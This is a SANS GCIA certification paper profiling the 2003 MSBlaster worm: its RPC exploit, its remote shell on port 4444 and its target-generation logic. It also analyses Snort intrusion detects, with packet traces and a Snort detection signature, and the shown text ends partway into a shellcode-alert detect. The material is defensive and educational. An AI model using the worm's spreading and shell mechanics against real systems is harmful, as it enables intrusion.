Global Information Assurance Certification Paper

SANS GIAC GCIA PRACTICAL
Version 3.3

by

Jorge Perez

Table of Contents

Executive Summary

Part I – "Describe the State of Intrusion Detection" consists of a profile of the MSBlaster worm and what potential it has to potentially infiltrate computer systems. A network trace is included from the incidents.org mailing list. If infection is suspected, a listing of websites is given for additional measures.

Part II - "Network Detects" consists of 3 detects analyzed in depth.
1. Possible RPC portmap reconnaissance from http://www.incidents.org/logs/Raw/2002.10.18
2. Possible Malicious buffer overflow from http://www.incidents.org/logs/Raw/2002.10.5
3. Probable Nimda worm from my own binary log files

Part III - "Analyze This Scenario" five days of University logs are examined using the Snort IDS. There are five alert, five scan, and five Out-of Spec(OOS) files. These files run from July 5 through July 9 and collectively have 1.4G of data. I felt that the internal security stance of the network was of great importance, so all files were segregated into internal and external network data and this became my focal point. Intrusion detection performance, mitigation of potential damage, false positive filtering and separation of benign traffic were goals. To generally improve accuracy about assessing not only the security stance but overall posture of the network, which was not initially given, traffic was observed to and from particular hosts to first obtain the overall "picture" of the network. Every effort was made to assess hosts that have been compomised and potential for high risk network practices.

Part 1 – Describe the State of Intrusion Detection
Jorge Perez
August 2003

Profiling the MSBlaster Worm

Description:
On July 16, 2003 the Microsoft Corporation issued the Security Bulletin MS03-026, which warned of a vulnerability with DCOM RPC. The bulletin stated that "incorrect handling of malformed requests to port 135, 139, 445 or 593 or any other specifically configured RPC port on the remote machine" would likely make the host fall prey to a buffer overflow. A successful result would guarantee the privilege of a Local Administrator account, which allows for creation of full privilege accounts, adding/removing data, and installation/removal of software. Systems affected include almost the entire Windows family: NT 4.0, 2000, XP and 2003 Server. The Symantec website maintains that although unpatched NT/2203 systems are vulnerable to the exploit in MS03-026, the worm by design "is not coded to replicate to NT and 2003 systems".
On August 11 (not even a month later) the MSBlaster worm (synonymous with W32/Lovsan.worm.a, Win32.Poza.A, Lovsan, WORM_MSBLAST.A, W32/Blaster-A, W32/Blaster, Worm.Win32.Lovesan) was discovered. It is currently a candidate undergoing review for inclusion into the CVE list at mitre.org: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
Although it shares operating system singularity along with other recent worms (meaning it would have no effect on, say Linux), it differs from many other worms such as the Bugbear in that it has no sophisticated email capability. Another difference in this worm lies in the fact that it's written in the C programming language, since it was a buffer overflow problem, rather that the popular VBScript, which is commonly used to exploit MS Outlook. The source code can be found here:
http://www.hackerboard.de/thread.php?threadid=5462&sid=
In the past there was sharp separation between a virus and a worm, but now we're seeing the future of malware happening before our very eyes. For example, many worms now come programmed with embedded miniature servers like SMTP, so that its able to spread itself via email. Rather than take advantage of the wildfire-style spreading mechanism of email, this worm thrived mainly on 2 things: first, an exploitation of a major operating system vulnerability and second, an algorithmic method to generate new IP target candidates which it would then use to spread itself. The means to achieve it's goal naturally, like any trojan/virus/worm, turned into a massive headache for both home users and system administrators everywhere. Interestingly enough, the ends the worm was hoping to obtain were specifically aimed at Microsoft. Symantic research shows packets sent by this worm have the DNS resolution of windowsupdate.com embedded in them. The irony of what the worm does is evident in the fact that it prevents users from downloading the patch at Microsoft.

On August 29, 2003, Symantec Security Response upgraded this threat to a Category 4 from a Category 3 threat bumping up the level of threat a notch. Symantec has

developed a categorized threat assessment model that goes from 5 being the most serious/severe, to 1 being a very low threat. A more detailed description of this 5 category model can be found here:
http://securityresponse.symantec.com/avcenter/threat.severity.html#category

What Happens:
A denial of service (DoS) via a TCP SYN flood to windowsupdate.com was the "goal" (Microsoft later changed DNS server information upon finding out this information, which helped ease things up for them) of this worm.
Pertinent characteristics of the worm include:
a.) the distribution via ports: TCP 135, TCP 4444 and UDP 69.
b.) an executable downloaded by the victim host (msblast.exe) into the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key where it is then executed. According to Symantec, installation in the Registry this way "is likely to insure that the worm will run upon system startup".
c.) a time-dependency factor was thrown into the design of the program to look for particular dates, namely after August 16. According to the McAfee Corporation at: http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547 ,
it was found that "the worm only checks the local system date upon execution. If an infected system is left on and the date rolls over to Aug 16, the payload will not kick off until the system is restarted". Similar to other worms, it performs a check for prior infection. If the host turns out to be infected already, it won't reinfect the host.
e.) it spawns a remote shell, cmd.exe to listen on port 4444
f.) symptoms of infected machines include crashing and/or freezing. As a result of this, the usual action for an infected computer is to restart.
g.) the subnet locally becomes besieged with requests for port 135.
h.) the worm has a preprogrammed server in it that attempts to connect to a remote computer via the DCOM RPC exploitation, by listening on the TFTP UDP port (69). After succesfull exploitation occurs, the msblast.exe is not only sent to that computer, but instructed to execute.

Distribution Mechanism
The worm also has an interesting way of generating it's exploit data in preparation for it's distribution. According to the DeepSight Threat Management Team at Symantec, the worm does have seem to have a particular preference for the Windows XP platform. XP data is sent on a much more frequent basis (hovering at about a constant 80% of the time). The rest of the data intended for the Windows 2000 platform is sent at about 20% of the time. The Symantec team also realized that it worked with a 60/40 percentage scheme as part of its algorithm.
The worm generates a "hit-list" of IP addresses and then goes on the attack using this newly minted list. Only the first 3 octets are used in the calculation. It looks like this: X.Y.Z.0. The worm takes note of the first 2 octets of the infected computer and uses these values in IP generation. It uses these values 40% of the time.
Using the same rate of percentage, it takes the third octet (Z above) and performs a check to see if it has a value greater or less than 20. If a value over 20 is found, it produces a random number smaller than 20 and subtracts this value from Z, the third

octet number. It now has a new IP generated that now consist of the X.Y value from before, combined with the new Z value. Lastly, the final octet is then incremented one by one, starting at 0 and continues doing so until it reaches the last stop, 254.
If the value is less than 20, it generates a IP address randomly.
Traffic excerpt courtesy of Jim Slora, Jr. and was obtained at the incidents.org mailing list (note the traffic to ports 135 and 4444, respectively). The source IP belongs to a broadband Internet/Cable company :
Here we see the first try at port 135 (a Microsoft DCOM RPC port):

```
08/11/03-19:16:33.130111 zz.zz.zz.zz:4351 -> xx.xx.xx.xx:135
TCP TTL: 109 TOS:0x0 ID:32393 IpLen:20 DgmLen:48 DF
******S* Seq: 0xCA16945D  Ack: 0x0  Win: 0xFD20  TcpLen: 28
TCP Options (4) => MSS: 1440 NOP NOP SackOK
0x0000: 00 A0 C9 20 1A 3F 00 0B 46 6B 32 F3 08 00 45 00 ...
.?..Fk2...E.0x0010: 00 30 7E 89 40 00 6D 06 F3 5A 8D 99 C5 E6 xx xx
.0~.@.m..Z....B.
0x0020: xx xx 10 FF 00 87 CA 16 94 5D 00 00 00 00 70
02.........]....p.
0x0030: FD 20 7A 34 00 00 02 04 05 A0 01 01 04 02. z4.........
```

Followed by reset:

```
08/11/03-19:16:33.130182 xx.xx.xx.xx:135 -> 141.153.197.230:4351
TCP TTL:128 TOS:0x0 ID:58327 IpLen:20 DgmLen:40
***A*R** Seq: 0x0  Ack: 0xCA16945E  Win: 0x0  TcpLen: 20
0x0000: 00 0B 46 6B 32 F3 00 A0 C9 20 1A 3F 08 00 45 00  ..Fk2....
.?..E.
0x0010: 00 28 E3 D7 00 00 80 06 BB 14 xx xx xx xx 8D 99
.(........B.....
0x0020: C5 E6 00 87 10 FF 00 00 00 00 CA 16 94 5E 50 14
.............^P.
0x0030: 00 00 A3 F1 00 00                                ......
```

Then another attempt at port 135:

```
08/11/03-19:16:33.629610 zz.zz.zz.zz:4351 -> xx.xx.xx.xx:135
TCP TTL:109 TOS:0x0 ID:32415 IpLen:20 DgmLen:48 DF
******S* Seq: 0xCA16945D  Ack: 0x0  Win: 0xFD20  TcpLen: 28
TCP Options (4) => MSS: 1440 NOP NOP SackOK
0x0000: 00 A0 C9 20 1A 3F 00 0B 46 6B 32 F3 08 00 45 00  ...
.?..Fk2...E.
0x0010: 00 30 7E 9F 40 00 6D 06 F3 44 8D 99 C5 E6 xx xx
.0~.@.m..D....B.
0x0020: xx xx 10 FF 00 87 CA 16 94 5D 00 00 00 00 70 02
.........]....p.0x0030: FD 20 7A 34 00 00 02 04 05 A0 01 01 04 02 .
z4.........
```

Unfortunately, this yield a SYN flag:

```
08/11/03-19:16:33.629699 xx.xx.xx.xx:135 -> 141.153.197.230:4351
TCP TTL:128 TOS:0x0 ID:58330 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x9E383DF6  Ack: 0xCA16945E  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 0B 46 6B 32 F3 00 A0 C9 20 1A 3F 08 00 45 00  ..Fk2....
.?..E.
```

```
0x0010: 00 30 E3 DA 40 00 80 06 7B 09 xx xx xx xx 8D 99
.0..@...{.B.....
0x0020: C5 E6 00 87 10 FF 9E 38 3D F6 CA 16 94 5E 70 12
.......8=....^p.
0x0030: FF FF 9B 01 00 00 02 04 05 B4 01 01 04 02
..............
```

Next, comes the approach to port 4444:

```
08/11/03-19:16:47.043119 141.153.197.230:4369 -> xx.xx.xx.xx:4444
TCP TTL:109 TOS:0x0 ID:32550 IpLen:20 DgmLen:48 DF
******S* Seq: 0xCA585460  Ack: 0x0  Win: 0xFD20  TcpLen: 28
TCP Options (4) => MSS: 1440 NOP NOP SackOK
0x0000: 00 A0 C9 20 1A 3F 00 0B 46 6B 32 F3 08 00 45 00  ...
.?..Fk2...E.
0x0010: 00 30 7F 26 40 00 6D 06 F2 BD 8D 99 C5 E6 xx xx
.0.&@.m.......B.
0x0020: xx xx 11 11 11 5C CA 58 54 60 00 00 00 00 70 02
.....\.XT`....p.
0x0030: FD 20 A9 08 00 00 02 04 05 A0 01 01 04 02        . ............
```

Followed by a reset, which is good because it's not being offered:

```
08/11/03-19:16:47.043281 xx.xx.xx.xx:4444 -> zz.zz.zz.zz:4369
TCP TTL:128 TOS:0x0 ID:58400 IpLen:20 DgmLen:40
***A*R** Seq: 0x0  Ack: 0xCA585461  Win: 0x0  TcpLen: 20
0x0000: 00 0B 46 6B 32 F3 00 A0 C9 20 1A 3F 08 00 45 00  ..Fk2....
.?..E.
0x0010: 00 28 E4 20 00 00 80 06 BA CB xx xx xx xx 8D 99  .(.
......B.....
0x0020: C5 E6 11 5C 11 11 00 00 00 00 CA 58 54 61 50 14
...\.......XTaP.
0x0030: 00 00 D2 C5 00 00
```

Removal/What to do:

If you are running a system having one of the aforementioned vulnerable Windows systems, and think that you could be infected (i.e. your system acts funny and reboots), the following sites will give you guidance and excellent removal methods.

The MS website where the crucial patch can be downloaded:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

Symantec recommends that you go to the Microsoft website above before continuing with it's removal instructions here :
http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html

Symantic in general has an excellent website with removal tools for many other worms. I've found myself in trouble and this site was a tremendous help:
http://www.sarc.com/avcenter/tools.list.html

Cisco Systems' mitigation advice for router ACL's can be found here:
http://www.cisco.com/warp/public/707/cisco-sn-20030814-blaster.shtml

A really great, but technically gory dissection of the worm can be found here:
http://www.xfocus.org/documents/200307/2.html

Conclusion:
As always, the Golden Rule is to keep all systems, regardless of operating system religiously patched. Like many forms of malicious software, this worm took advantage of unpatched systems used by both home users and seasoned system administrators everywhere**. The crucial difference is that it didn't email itself to everyone listed in a Microsoft Outlook address book, but through the use of vulnerable ports and a vulnerability, hampered the ability of people to even get the patch they were supposed to have already applied.**

References

1. Symantec Corporation. “Symantec Security Response”
URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

2. Symantec Corporation. “Analyst Reports”
URL:
https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf

3. Symantec Corporation, “Removal Tools Page”
URL: http://www.symantec.com/avcenter/tools.list.html

4. Microsoft Corporation. “Microsoft Security Bulletin MS03-026”
URL:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp?frame=true&hidetoc=true

5. cve.mitre.org. “Common Vulnerabilities and Exposures 2003-0352”
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

6. Hackerboard Organization. “Tools -- aggressive Software | Microsoft Windows RPC DCOM Interface Buffer Overflow Exploit”
URL: http://www.hackerboard.de/thread.php?threadid=5462&sid=

7. McAfee Corporation. “Virus Profile”
http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547

Part 2- Three Network Detects
Submitted to incidents.org mailing list for questions
Detect 1 – possible RPC portmap reconnaissance
Source of the Trace:

This trace was found on the incidents.org log files located at http://www.incidents.org/logs/Raw/2002.10.18. The binary log file was downloaded and examined using Snort with the following at the command line:

snort -de -r 2002.10.18 -c snort.conf

The following snort alert output was the result:

```
1.
[**] RPC portmap request mountd [**]
11/17-19:40:58.696507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:18078 IpLen:20
DgmLen:84
Len: 56
48 C8 05 B5 00 00 00 00 00 00 00 02 00 01 86 A0  H...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 03  ................
00 00 00 11 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
2.
[**] RPC portmap request mountd [**]
11/17-19:40:59.516507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:18108 IpLen:20
DgmLen:84
Len: 56
48 C8 05 B5 00 00 00 00 00 00 00 02 00 01 86 A0  H...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 03  ................
00 00 00 11 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
3.
[**] RPC portmap request mountd [**]
11/17-19:41:01.126507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:18182 IpLen:20
DgmLen:84
Len: 56
48 C8 05 B5 00 00 00 00 00 00 00 02 00 01 86 A0  H...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 03  ................
00 00 00 11 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
4.
```

[**] RPC portmap request mountd [**]
11/17-19:41:04.326507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:18331 IpLen:20
DgmLen:84
Len: 56
48 C8 05 B5 00 00 00 00 00 00 00 02 00 01 86 A0 H...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 03 ....
00 00 00 11 00 00 00 00   ....

=+=
5.
[**] RPC portmap request mountd [**]
11/17-19:41:33.706507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:19478 IpLen:20
DgmLen:84
Len: 56
48 C8 05 B6 00 00 00 00 00 00 00 02 00 01 86 A0 H...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01 ....
00 00 00 11 00 00 00 00   ....

=+=
6.
[**] RPC portmap request mountd [**]
11/17-19:41:34.516507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:19504 IpLen:20
DgmLen:84
Len: 56
48 C8 05 B6 00 00 00 00 00 00 00 02 00 01 86 A0 H...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01 ....
00 00 00 11 00 00 00 00   ....

=+=
7.
[**] RPC portmap request mountd [**]
11/17-19:41:36.126507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:19557 IpLen:20
DgmLen:84
Len: 56
48 C8 05 B6 00 00 00 00 00 00 00 02 00 01 86 A0 H...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01 ....
00 00 00 11 00 00 00 00   ....

=+=
8.
[**] RPC portmap request mountd [**]
11/17-19:41:39.326507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62

153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:19704 IpLen:20 DgmLen:84
Len: 56
48 C8 05 B6 00 00 00 00 00 00 00 02 00 01 86 A0 H..............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01 ....
00 00 00 11 00 00 00 00   ....

=+=
9.
[**] RPC portmap request mountd [**]
11/17-19:42:43.366507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
153.33.24.3:965 -> 170.129.113.233:111 UDP TTL:113 TOS:0x0 ID:22159 IpLen:20 DgmLen:84
Len: 56
48 C8 05 B7 00 00 00 00 00 00 00 02 00 01 86 A0 H..............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 03 ....
00 00 00 11 00 00 00 00   ....

===

Detect was generated by:

Snort 2.0.0 (build 72) was the intrusion detection system used to generate this detect. The default rule set was used. The signature that triggered the resultant alerts was:

alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg: "RPC portmap request mountd"; content:"|01 86 A5 00 00|"; offset:40;depth:8; reference:arachnids,13; classtype: rpc-portmap-decode; sid:579; rev:2;)

Above, the top line beginning with “alert” is the rule header. The next 2 lines enclosed in parenthesis compose the rule options.
What the above means in English is: trigger an alert, simultaneously appending/creating an entry in the alert file, while examining the protocol (UDP in this case). $EXTERNAL_NET is a variable that can be (and should) changed to suit the needs of the topology of the network. The “any” keyword that follows, means to match any IP fitting the criteria set forth in the $EXTERNAL_NET variable. “->” means the direction of the traffic flow, potentially hostile source IP on the left of it, destination IP to the right of it. $HOME_NET is a variable that should be adjusted to reflect the home or interior network (Beale, Foster and Posluns 187). Note that this can be left set to any within the snort.conf file, but this has a tendency to generate many false alerts.
If traffic goes to the static port of the RPC portmapper, 111, the message generated will be "RPC portmap request mountd"- if the payload contains the hexadecimal representation of the program number for mountd 100005

===

Probability the source address was spoofed:

It's possible but not likely, that source address 153.33.24.3 was spoofed. Since the connectionless, stateless UDP protocol is being used here, there unfortunately isn't a 3-way handshake to look for. Symptomatically, the fact that the source IP has a port of

963 really bothers me for 2 reasons: primarily because it's not an ephemeral (client) port and the secondary reason is that there isn't a service associated with it. I also could not find any evidence that IP 170.129.113.233 had initiated any kind of activity to IP 153.33.24.3 beforehand. I didn't see any residual third-party effect ICMP errors such as "ICMP Destination or Port Unreachable errors, which would support a theory that the source IP is spoofed. To double check this, I looked up the IP address and found that the source IP resolves out to be from a company called LTX Corporation in San Jose, CA:
whois -h whois.arin.net 153.33.24.3
OrgName: LTX Corp.
OrgID: LTXCOR-1
Address: 3930 N. First St.
City: San Jose
StateProv: CA
PostalCode: 95134
Country: US
NetRange: 153.33.0.0 - 153.33.255.255
CIDR: 153.33.0.0/16
NetName: LTX-SAN-JOSE
NetHandle: NET-153-33-0-0-1
Parent: NET-153-0-0-0-0
NetType: Direct Assignment
NameServer: COMMX.LTX.COM
NameServer: COMMY.LTX-TR.COM
Comment:
RegDate: 1992-12-07
Updated: 1998-12-24
TechHandle: TK29-ARIN
TechName: Kemmerling, Todd
TechPhone: +1-408-383-2438
TechEmail: kemmer@ltx.com

The more I investigated this IP, the more I thought it wasn't spoofed.
There was no history of abuse for this source IP found at www.dshield.org: http://www.dshield.org/ipinfo.phpI also checked the entire month of October for this IP with no other traces of it anywhere in the logs.

==========

Description of the attack:
This is not an official attack (likely a misfire), but host 153.33.24.3 is looking for the SunRPC portmapper (rpc.mountd) for information, which listens on port 111. It's UDP here, but also uses TCP. All 16 of these connection attempts happened on November 17, beginning at 7:40:58 and ending at 7:43:23. The communication didn't last very long, and it wasn't particularly fast. Observing the IP ID changes, they were all incrementing like they should, and with the exception of about 3 times, the differences in

the changes were in the tens and hundredths, leading me to think if this were an automated tool, it wasn't very fast.
The TTL was a steady 113, which leads me to believe that the source host most likely is approximately 15 or so hops away running a Windows OS of some kind (NT or 2000), since the default TTL for these Windows versions is 128 (Northcutt 211). The source host running Solaris, with a default TTL of 255, being 142 hops away seems too high and unlikely enough to rule out.

==========

Attack Mechanism:

RPC is a departure from what we know as the well-known port system that clients and servers use to communicate. RPC uses procedures or functions that are called remotely for features such as NFS, which allows a client to access (mount), read and write remote data as if it were stored locally (Stevens 462). On the server side, RPC programs such as mountd (the NFS mount daemon), and nfs (the NFS daemon itself) will use ephemeral ports. To keep track of the different services that RPC offers, the server programs must register themselves in a centralized place called the portmapper (also known as rpcbind). The portmapper exists to keep track of what RPC program is using what ephemeral port number, program number, protocol and version (Stern, Eisler and Labiaga 307).
Since the client doesn't know any of this in advance, it looks up the portmapper where it knows it will find it, on port 111. If the information is successfully obtained and the target machine is using NFS, they can attempt a few things, like try to mount a file system via NFS. Mountd is also susceptible to a buffer overflow on older versions of Solaris (documented below).

==========

Correlations:

This type of reconnaissance effort is documented in the following locations:

http://www.whitehats.com/info/IDS13
CVE CAN-1999-0632
advICE 2001733
According to SANS, this is the top Unix/Linux family vulnerability:
http://www.sans.org/top20/ - U1
http://www.cert.org/advisories/CA-1998-12.html
The mountd daemon in Linux has problems with mountd also:
CVE-2000-0218

NOTE: At the time I did this analysis I was unaware that someone had already analyzed it, but I made a significant discovery concerning the 2 IP addresses that I have detailed at number 3 at the conclusion of this analysis:
http://cert.uni-stuttgart.de/archive/intrusions/2003/04/msg00193.html

==========

Evidence of active targeting:

I don't think host 170.129.113.233 is being actively targeted. This certainly looks suspicious, but there is a correlation with the 2 companies involved here. Why the traffic doesn't happen more often I can't answer. It's possible someone at the company hopped on a computer configured to work with RPC, not realizing this, and it fired off some packets. Prior scans from this IP are not in this log file (or even for the entire month of October), it does seem to make a case for an accidental incident. If I didn't know this information, I would say that it looks like they already have reconnaissance information at this point and are trying for further refinement by trying a request for mountd. It seems like too much of a coincidence for host 153.33.24.3 to come seemingly out of nowhere, specifically trying for port 111.

==========

Severity:

With respect to the severity formula:

(Criticality + Lethality) – (System + Network Countermeasures) = Severity

Although this particular host may not even be running Unix or Linux, not really making it susceptible to this reconnaissance, I never like to make assumptions, but I have to here and I'll do so for the worst-case scenario. This IP can later surmise that this is perhaps a Windows OS and try appropriate vulnerabilities on it.

I'm treating the host as if it were a desktop machine running Linux or Unix. This being the case:

Criticality = 2

Since this is only reconnaissance, and not an actual attack:

Lethality = 1

Again, with the host were running Linux/Unix, I will also assume that it's an unpatched machine.

System Countermeasures = 3

Ports 61004 through 65025 were being let through. It's a good idea to have traffic to port 111 blocked. Since RPC services have unchanging program numbers, but varying port numbers, it would be a good idea to block ports used by the portmapper in the range of 32,771 to 34,000 for both TCP and UDP. I didn't see any ports in this range in the output above, which suggests that either it's being blocked by the outside device (good move) or it's just not being used by the network in question. Ports used by NFS, TCP and UDP 2049 would also be a good candidate for blocking.

Network Countermeasures = 2

In conclusion:

(2+1) – (3+2) =

Severity: (3) - (5) = -2

==========

Defensive Recommendation:

If this is a Windows machine, it obviously wouldn't have any effect. If this is a Solaris machine, versions 7 and 8 of Solaris aren't vulnerable, but versions 5.6, 5.6_x86, 5.5.1, 5.5.1_x86, 5.5, 5.5_x86, 5.4, 5.4_x86, and 5.3 are. If there are Solaris and/or Linux machines they should be patched appropriately by refering to the information in the correlations section.

==========

Multiple Choice Test Question:

If a host is running RPC services, the *rpcinfo -p hostname* command allows you to see if what services are running on a host?

1. the mountd daemon, tcp only
2. the mountd daemon, udp only
3. the nfs daemon, tcp only
4. the nfs daemon , udp only
5. the cmsd daemon , tcp only
6. the cmsd daemon , udp only
7. all of the above

Answer: 7

==========

Detect #1

Answered questions resulting from my posting the detect on July 2, 2003.

1.) You mentioned that there are several possible exploits, some old buffer overflows, and some that try to exploit services like mounting to an NFS drive. Understanding that it is difficult to second guess the intentions of the attacker, which exploit do you think is most likely given what you know?

It is difficult to guess the intentions this person has, but I personally believe this person is looking to go after the associated vulnerabilities pertinent to the mountd daemon. My reasoning is within the following results of the tcpdump command, with hex output (-x). Observe the line pointed to by the arrow, specifically the 4 bytes in bold and italic. Earlier in the practical I mentioned that programs that use RPC have both port and service numbers (2 kinds of ID), and that the port numbers may change but the service numbers don't. When we convert 0001 86a5 into decimal, we have...100005. I don't find coincidence in the fact that this happens to be the program number for mountd. I also don't think this person is actually trying to mount something, but looking to see if it lives where it's supposed to.

```
19:40:58.696507 153.33.24.3.965 > 170.129.113.233.sunrpc: udp 56
                4500 0054 469e 0000 7111 356c 9921 1803
                aa81 71e9 03c5 006f 0040 d1ca 48c8 05b5
                0000 0000 0000 0002 0001 86a0 0000 0002
                0000 0003 0000 0000 0000 0000 0000 0000
  ---------------> 0000 0000 0001 86a5 0000 0003 0000 0011
                0000 0000
```

2.) You mentioned that there were no previous probes from the attacking machine in the entire month that you sampled, and that the machine had not shown up on DShield. Let's assume that the attacker got the fingerprint information within three days of the attack, were there any probes against this particular system from other hosts that may have fingerprinted the system?

Going back to October 15, I found that there were no such records of any kind that suggested a prior probe.

3.) This one had me really fooled! This wasn't reconnaissance at all. What I found underscored the importance of doing a further investigation on the parties involved. I did research on both companies web sites that makes this example trace a excellent example (at least to me) of a false alert. Discovering this changed my viewpoint about this trace. Here's what I found:

The other IP address in this trace, 170.129.113.233, happens to be located in New Jersey.

It turns out the company that owns the IP in New Jersey happens to have a sales office very close by. Looking this up with on online mapping utility, I found that the satellite office is in San Jose about 3 miles away from the other company! What really gave this away was the information at this link:

http://www.ltx.com/FY2000A.html

which states "SMSC Selects LTX's Fusion HF Platform for Next Generation IC Testing" confirming their involvement with each other.

Although this doesn't explain precisely why it only happened this one time, we can come to a more reasonable conclusion that although both companies have a partnered affiliation. This was at best accidental, but not a reconnaissance scan. I also found evidence that the company headquartered on the West coast also uses Solaris for some of their software testing and company training which further confirms the prior passive OS fingerprinting.

Detect 2 -
Possible Malicious buffer overflow
Source of the Trace:
This trace was found on the incidents.org log files located at http://www.incidents.org/logs/Raw/2002.10.5. The binary log file was downloaded and examined using Snort with the following at the command line:

snort -de -r 2002.10.5 -c snort.conf

This was the resulting Snort output:
(I've only included the first few of both alerts generated, since there were 45 of these alerts total)

```
[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/05-07:48:01.106507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
152.3.183.67:38508 -> 207.166.87.157:62830 TCP TTL:46 TOS:0x0 ID:12081
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7FE3E29F Ack: 0x8DD1636C Win: 0x16D0 TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/05-07:48:02.236507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
152.3.183.67:38508 -> 207.166.87.157:62830 TCP TTL:46 TOS:0x0 ID:12098
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7FE44393 Ack: 0x8DD1636C Win: 0x16D0 TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/05-07:51:26.236507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
152.3.183.67:38508 -> 207.166.87.157:62830 TCP TTL:46 TOS:0x0 ID:14013
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x8009E9DB Ack: 0x8DD1636C Win: 0x16D0 TcpLen: 20 [**]
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/05-07:51:26.246507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
152.3.183.67:38508 -> 207.166.87.157:62830 TCP TTL:46 TOS:0x0 ID:14014
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x8009EF8F Ack: 0x8DD1636C Win: 0x16D0 TcpLen: 20
```

==========

Detect was generated by:
